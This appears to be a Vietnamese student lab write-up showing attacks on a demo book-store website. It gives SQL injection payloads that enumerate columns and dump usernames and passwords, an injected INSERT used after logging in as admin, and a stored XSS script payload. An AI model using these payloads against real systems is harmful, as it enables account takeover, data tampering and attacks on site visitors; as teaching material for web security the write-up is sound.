
Quay lại trang web,ta sẽ tấn công lấy tài khoản của user bằng cách tấn công SQL Injection tại ô đường link.

Trước tiên ta kiểm tra xem có lỗi SQL Injection hay không bằng cach thêm dấu ‘ sau đường link.Như kết quả của hình ảnh thì web của ta đã bị lỗi SQL Injection.

**


*Hình 5. Kiểm tra các bảng có trong câu lệnh select*

Bây giờ ta bắt đầu tấn công SQL Injection,công việc đầu tiên ta sẽ kiểm tra xem câu lệnh select sẽ có bao nhiêu cột bằng cách gõ đường dẫn: abcdasdasdsa' union all SELECT 1, COLUMN\_NAME, 1, DATA\_TYPE, 1, 1 FROM INFORMATION\_SCHEMA.COLUMNS where TABLE\_NAME = 'book'; 6 cột sẽ thay đổi từ 1đến n cho đến khi trang web bị lỗi.Ở đây thì trang web lỗi khi ta chọn số 7 ,nên ta khẳng định được rằng câu lệch select trên sẽ cho ra 6 cột.

**

*Hình 6. Tên các cột có trong bảng book*

Tiếp theo,ta gõ đường dẫn: abcdasdasdsa' union all SELECT 1, user\_name, 1, password, 1, '' from user; -- để lấy nơi xuất hiện của các trường trong câu lệnh select.

**

*Hình 7. Các user có trong bảng user*


Vậy ta biết được bảng user gôm các tài khoản có các username và password là:

|  |  |
| --- | --- |
| Username | Password |
| admin | secret123 |
| user | secret123 |

*Bảng 1. Bảng user có trong table user*

Từ đây ta có thể đăng nhập tài khoản một cách bình thường khi đã biết được username và password của tất cả các tài khoản có trên dữ liệu.

Tiếp theo đăng nhập vào tài khoản admin, chọn thêm sách để tiếp tục tấn công, gõ câu lệnh Toeic', 1 , 1), ('SQL Injection', 1 , 1); -- để thêm vào cơ sở dữ liệu.

**

*Hình 8. Tấn công vào cơ sở dữ liệu*


Như vậy ta có thể thêm dữ liệu vào cơ sở dữ liệu.

1. **Cross-Site Scripting (XSS)**
2. Persistent XSS:

Trong kiểu tấn công này, mã độc đựợc lưu trong database trên server, hiển thị ra với toàn bộ người dùng, do đó ta gọi nó là Persistance XSS. Bất kì ai thấy lướt đến thông tin được tải lên đều bị dính mã độc này, do đó kiểu tấn công này có tầm ảnh hưởng lớn, khá nguy hiểm.


Dựa vào form thêm địa điểm ta tấn công như sau:

Viết đoạn mã script tại ô tên địa điểm hoặc địa chỉ là: <script>alert("Miễn phí tất cả các đầu sách cho tất cả các đọc giả")</script>', 1 , 1) --



*Hình 9. Tấn công Persistent XSS*

Vậy là khi người dùng click đến phần hiển thị tại “Kho sách” thì sẽ xuất hiện dòng thông báo “Miễn phí tất cả các đầu sách cho tất cả các đọc giả” gây nhầm lẫn cho người dùng.



